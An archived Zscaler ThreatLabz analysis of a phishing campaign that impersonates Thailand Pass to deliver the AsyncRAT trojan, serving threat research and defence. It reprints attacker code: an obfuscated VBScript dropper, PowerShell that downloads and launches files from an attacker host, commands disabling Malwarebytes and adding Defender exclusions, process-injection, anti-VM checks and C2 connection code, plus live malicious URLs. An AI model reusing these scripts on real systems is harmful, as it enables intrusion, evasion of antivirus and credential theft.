

# Targeted attack on Thailand Pass customers delivers AsyncRAT | Zscaler


By Gayathri Anbalagan, Partheeban J

Published: 2022-04-27 · Archived: 2026-04-06 01:18:12 UTC

The Zscaler ThreatLabz research team has recently discovered a malware campaign targeting users applying for Thailand travel passes. The end payload of many of these attacks is AsyncRAT, a Remote Access Trojan that can be used to monitor, control, and steal sensitive data from victims' machines.

Thailand Pass is an online travel agency that brokers airline tickets to travelers who want to visit Thailand or other foreign countries. Attackers trick victims using a spoof web page that poses as Thailand Pass, ultimately baiting users into downloading AsyncRAT.

The Thailand Pass organization has issued an advisory for these malicious campaigns on their official website "tp.consular[.]go[.]th" as shown below.



**Figure 1: Advisory by Thailand pass organization.**

In this blog, our team will provide a deep analysis of the malware campaign that we have observed related to these attacks.

The below image shows the complete flow of execution for this malware campaign.




Figure 2: Complete attack chain workflow.


The following malicious URLs were used for this campaign, as found through our Threat Intelligence collection framework.

<https://bit.ly/Thailand-passport> - is a shortened URL of

[https://onedrive.live.com/Download?](https://onedrive.live.com/Download?cid=6BCBE135551869F2&resid=6BCBE135551869F2!168&authkey=AGoYtbf1Lb5VjFg)

[cid=6BCBE135551869F2&resid=6BCBE135551869F2!168&authkey=AGoYtbf1Lb5VjFg](https://onedrive.live.com/Download?cid=6BCBE135551869F2&resid=6BCBE135551869F2!168&authkey=AGoYtbf1Lb5VjFg)

On accessing the above URL, the page delivers a HTML file named “**Thailand Pass Registration System (for air travel.html)**”. Once the user opens the HTML file, it automatically drops an ISO file named “**thailand\_Passport.iso**” without any user interaction, as shown below.



**Figure 3 : Thailand pass phishing page drops ISO file.**

This ISO file contains a VBScript called “**qr\_thailand\_pass.vbs**” file which begins the malware activity. The content of the vbs file will be in obfuscated form as shown below.

```
qr_thailand_pass vbs.dat
'<#randrangejlbifyugzetdswioixbigjtqibgizkvbfkgomvfr0jlbifyugzetdswioixbigjtqibgizkvbfkgomvfrRjlbifyugzetdswioi
'<#randrangejlbifyugzetdswioixbigjtqibgizkvbfkgomvfr0jlbifyugzetdswioixbigjtqibgizkvbfkgomvfrRjlbifyugzetdswioi
RRtDc = chr(87) & chr(83) & chr(67) & chr(82) & chr(73) & chr(80)
YXeQx = chr(84) & chr(46) & chr(83) & chr(72) & chr(69) & chr(76) & chr(76)
Set FkgLE = CreateObject(RRtDc+YXeQx)
Ririi = chr(67)_
& chr(77) & chr(68) & chr(46) & chr(69) & chr(88) & chr(69) & chr(32) & chr(47) & chr(67) & chr(32) & chr(80) & ch
& chr(91) & chr(83) & chr(121) & chr(115) & chr(116) & chr(101) & chr(109) & chr(46) & chr(78) & chr(101) & chr(11
FkgLE.Run(Ririi),0
'<#randrangejlbifyugzetdswioixbigjtqibgizkvbfkgomvfr0jlbifyugzetdswioixbigjtqibgizkvbfkgomvfrRjlbifyugzetdswioi
'<#randrangejlbifyugzetdswioixbigjtqibgizkvbfkgomvfr0jlbifyugzetdswioixbigjtqibgizkvbfkgomvfrRjlbifyugzetdswioi
```

**Figure 4: Obfuscated content of the qr\_thailand\_pass.vbs file.**

After de-obfuscating the VBScript, we can see that the script tries to download a Testavast+denf.txt file from the web hosting site(ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com) and executes the code using the “IEX” operation with the help of “powershell”.



```

Killd.txt
$OutPath = "C:\local\"
if (-not (Test-Path $OutPath))
{
    New-Item $OutPath -ItemType Directory -Force
}
start-sleep 5
$url = "http://ec2-34-229-64-131.compute-1.amazonaws.com/SV/Malawer/1.bat"
$path = "C:\local\1.bat"
# param([string]$url, [string]$path)
if((Split-Path -parent $path) -or !(Test-Path -pathType Container (Split-Path -parent $path))) {
    $targetFile = Join-Path $pwd (Split-Path -leaf $path)
}
(New-Object Net.WebClient).DownloadFile($url, $path)
$path
$url = "http://ec2-34-229-64-131.compute-1.amazonaws.com/SV/Malawer/1.ps1"
$path = "C:\local\1.ps1"
# param([string]$url, [string]$path)
if((Split-Path -parent $path) -or !(Test-Path -pathType Container (Split-Path -parent $path))) {
    $targetFile = Join-Path $pwd (Split-Path -leaf $path)
}
(New-Object Net.WebClient).DownloadFile($url, $path)
$path
$url = "http://ec2-34-229-64-131.compute-1.amazonaws.com/SV/Malawer/1_powerrun.vbs"
$path = "C:\local\1_powerrun.vbs"
# param([string]$url, [string]$path)

(New-Object Net.WebClient).DownloadFile($url, $path)
$path
$url = "http://ec2-34-229-64-131.compute-1.amazonaws.com/SV/Malawer/admin.ps1"
$path = "C:\local\admin.ps1"
# param([string]$url, [string]$path)
if((Split-Path -parent $path) -or !(Test-Path -pathType Container (Split-Path -parent $path))) {
    $targetFile = Join-Path $pwd (Split-Path -leaf $path)
}
(New-Object Net.WebClient).DownloadFile($url, $path)
$path
$url = "http://ec2-34-229-64-131.compute-1.amazonaws.com/SV/Malawer/admin.vbs"
$path = "C:\local\admin.vbs"
# param([string]$url, [string]$path)
if((Split-Path -parent $path) -or !(Test-Path -pathType Container (Split-Path -parent $path))) {
    $targetFile = Join-Path $pwd (Split-Path -leaf $path)
}
(New-Object Net.WebClient).DownloadFile($url, $path)
$path
cd
cd C:\local\
start "admin.vbs"
    
```

Figure 7: Content of the powershell script present in the Killd.txt file.

The image depicts the content of the supporting files like admin.vbs, admin.ps1, 1\_powerrun.vbs, 1.bat and 1.ps1 whose main task is to stop the particular AV service to evade detection and to execute the malware attack.

**admin.vbs** - Starts the admin.ps1 powershell script

**admin.ps1** - Starts the 1\_powerrun.vbs script in admin mode

**1\_powerrun.vbs** - runs the 1.bat batch file.

**1.bat** - runs the 1.ps1 powershell script.

```

admin.vbs
H4 = " -nologo "
H3 = "powershell.exe"
H2 = "admin.ps1"
H7 = "Unrestricted"
H8 = "-File C:\local\"
H5 = "-ExecutionPolicy"
wind = "WScript.Shell"
set hnv = CreateObject(wind)
RENAME = H3+H4+H5+H7+H8+H2
hnv.Run RENAME,0


admin.ps1
if([System.Security.Principal.WindowsIdentity]::GetCurrent().groups -match "S-1-5-32-544") {
    #Payload goes here
    #It'll run as Administrator
    start C:\local\1_powerrun.vbs
} else {
    $ALOSH = "HKCU:\Environment"
    $Name = "windir"
}

1_powerrun.vbs
Set objShell = WScript.CreateObject("WScript.Shell")
objShell.Run ""C:\local\PowerRun.exe"" "%PowerRunDir%\1.bat", 1, True
Set objShell = Nothing

1.bat
mshta vbscript:Execute("CreateObject("WScript.Shell").Run ""powershell -ExecutionPolicy Bypass & 'C:\local\1.ps1'""", 0:close)
    
```

Figure 8: Content of the admin.vbs, admin.ps1, 1\_powerrun.vbs and 1.bat.

The final goal of the “1.ps1” powershell script is to stop the MalwareBytes service and add exclusion for the supporting files during the real time scanning as depicted below.



```
1.ps1
C:/PS>get-service -displayname "MBAMService" | stop-service
#zhengkai.blog.csdn.net
#get services status
Get-Service -Name "MBAMService"
#force stop serices
Get-Service -Name "MBAMService" | Stop-Service -Force

Get-Service MBAMService | Set-Service -StartupType Disabled

Add-MpPreference -ExclusionPath C:\
Add-MpPreference -ExclusionProcess powershell.exe
Add-MpPreference -ExclusionProcess Wscript.exe
Add-MpPreference -ExclusionProcess cmd.exe
Add-MpPreference -ExclusionProcess conhost.exe
Add-MpPreference -ExclusionProcess jsc.exe
Add-MpPreference -ExclusionProcess aspnet_compiler.exe
Add-MpPreference -ExclusionProcess RegAsm.exe
Add-MpPreference -ExclusionPath D:\
```

**Figure 9: Stops the Malwarebytes Antivirus service in Force method.**

After disabling the running antivirus service, it downloads the AsyncRAT malware from the killd.txt file and starts its malicious activity on the victim's machine.









Figure 16: Deobfuscated AsyncRAT malware executable.

The injected malware payload runs as a legitimate aspnet\_compiler.exe process as shown below.




Figure 17: Aspnet\_compiler is running as a legit file with injected AsyncRAT payload into it.

### Process Injection - Work Flow

We have dissected the deobfuscated AsyncRAT to see how the process injection is accomplished. The following image shows the APIs used for process injection in the Execute method.

```

109
110
111 public static void Execute(string path, byte[] payload)
112
113     int num = 0;
114     for (;;)
115     {
116         IL_A84:
117         bool flag = num < 5;
118         uint num2 = 9848796U;
119         for (;;)
120         {
121             uint num3;
122             switch ((num3 = (num2 ^ 1040617967U)) % 5U)
123             {
124             case 1U:
125             {
126                 if (!flag)
127                 {
128                     num2 = (num3 * 3494389146U ^ 1554839381U);
129                     continue;
130                 }
131                 int num4 = 0;
132                 yes.StartupInformation startupInformation = default(yes.StartupInformation);
133                 yes.ProcessInformation processInformation = default(yes.ProcessInformation);
134                 startupInformation.Size = Convert.ToInt32(Math.Max(StartupInformation.SizeOf(typeof(yes.StartupInformation))));
135                 try
136                 {
137                     bool flag2 = yes.CreateProcessA(path, string.Empty, IntPtr.Zero, IntPtr.Zero, false, 134217732U, IntPtr.Zero,
138                                             null, ref startupInformation, ref processInformation);
139                     for (;;)
140                     {

```

**Figure 18: Content Present in GetMethod- Execute Function - Process injection APIs.**

The following APIs are also used to inject the malware AsyncRAT into the legitimate file aspnet\_compiler.exe file.

```
static yes()
{
    for (;;)
    {
        IL_278:
        uint num = 3625871389U;
        for (;;)
        {
            uint num2;
            switch ((num2 = (num ^ 2732566448U)) % 12U)
            {
                case 0U:
                    yes.SetThreadCtx = yes.string_0[4];
                    num = (num2 * 1201000051U ^ 159500098U);
                    continue;

                case 1U:
                    yes.RsmThread = yes.string_0[2];
                    yes.Wow64SetThreadCtx = yes.string_0[3];
                    num = (num2 * 749911343U ^ 520001243U);
                    continue;

                case 2U:
                    yes.WriteProcessMem = yes.string_0[8];
                    yes.ReadProcessMem = yes.string_0[9];
                    yes.ZwUnmapViewOfSec = yes.string_0[10];
                    yes.CreateProcA = yes.string_0[11];
                    num = (num2 * 1110115946U ^ 232316507U);
                    continue;

                case 3U:
                    yes.ntdll = yes.string_0[1];
                    num = (num2 * 3457324269U ^ 368712242U);
                    continue;

                case 4U:
                    goto IL_278;

                case 5U:
                    yes.Kernel32 = yes.string_0[0];
                    num = (num2 * 34292714U ^ 2210126457U);
                    continue;

                case 6U:
                    yes.Wow64GetThreadCtx = yes.string_0[5];
                    yes.GetThreadCtx = yes.string_0[6];
                    yes.VirtualAllocEx = yes.string_0[7];
                    num = (num2 * 3002373168U ^ 1582424706U);
                    continue;
            }
        }
    }
}
```

**Figure 19: Content Present in GetType - Order.Yes - Process injection APIs.**

The payload will also check for the Anti-VM and Anti-debugging techniques to evade detection as follows:

Here it checks whether the downloaded malware payload is running in the host or virtual machine, and also uses anti-debugging techniques to hide its actual behavior.

```

// Token: 0x00000028 RID: 40 RVA: 0x000033C8 File Offset: 0x000015C8
private static bool M000ggUPFm()
{
    try
    {
        if (new ComputerInfo().OSPlatform.ToLower().Contains("wp"))
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
}

// Token: 0x00000029 RID: 41 RVA: 0x0000340C File Offset: 0x0000160C
private static bool za1lffrfgk0X()
{
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from WinSx2_ComputerSystem"))
        using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
        foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
        {
            if ((text == "Microsoft corporation" && managementBaseObject["Model"].ToString().ToLowerInvariant().Contains("VIRTUALBOX")) || text.Contains("vmware") || managementBaseObject["Model"].ToString() == "VirtualBox")
            {
                return true;
            }
        }
    }
    catch
    {
    }
    return false;
}

private static bool Lx3LlA0Vdst0Fv()
{
    bool flag = false;
    bool result;
    try
    {
        RCEEX/D4Hltfgt.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
        result = flag;
    }
    catch
    {
        result = flag;
    }
    return result;
}

// Token: 0x0000002B RID: 43 RVA: 0x00003558 File Offset: 0x00001758
private static bool asp0LQSkYbTP0C()
{
    bool result;
    try
    {
        if (RCEEX/D4Hltfgt.GetModuleHandle("SbieDll.dll").ToInt32() != 0)
        {
            result = true;
        }
    }
    catch
    {
    }
    return result;
}
    
```

Figure 20: Decompiled AsyncRAT file : Anti VM - Anti Debugging techniques.

Finally, it steals the networking credentials of the victim and sends the stolen information to the following C&C server (invoice-update[.]myiphost[.]com) as shown below.

```

122 {
123     using (WebClient webClient = new WebClient())
124     {
125         NetworkCredential credentials = new NetworkCredential("", "");
126         webClient.Credentials = credentials;
127         string[] array = webClient.DownloadString(kVvQkspmdfe.dVIpKsEqXMFC).Split
128             (new string[]
129             {
130                 ""
131             }, StringSplitOptions.None);
132         kVvQkspmdfe.IeFzSYnfgtKqI = array[0];
133         kVvQkspmdfe.pTROorJAJYS = array[new Random().Next(1, array.Length)];
134         UZnQrtMXaLYZj.mRrnKYzLHsyVSTt.Connect(kVvQkspmdfe.IeFzSYnfgtKqI,
135             Convert.ToInt32(kVvQkspmdfe.pTROorJAJYS));
136     }
137     if (UZnQrtMXaLYZj.mRrnKYzLHsyVSTt.Connected)
138     {
139         UZnQrtMXaLYZj.GZFmSYVoCFwt = true;
140         UZnQrtMXaLYZj.BisTDkVxqEea = new SslStream(new NetworkStream
141             (UZnQrtMXaLYZj.mRrnKYzLHsyVSTt, true), false, new
142             RemoteCertificateValidationCallback(UZnQrtMXaLYZj.zquGmezlnpz));
143         UZnQrtMXaLYZj.BisTDkVxqEea.AuthenticateAsClient
144             (UZnQrtMXaLYZj.mRrnKYzLHsyVSTt.RemoteEndPoint.ToString().Split(new char[]
145             {
146                 ':'
147             })[0], null, SslProtocols.Tls, false);
    }
}
    
```

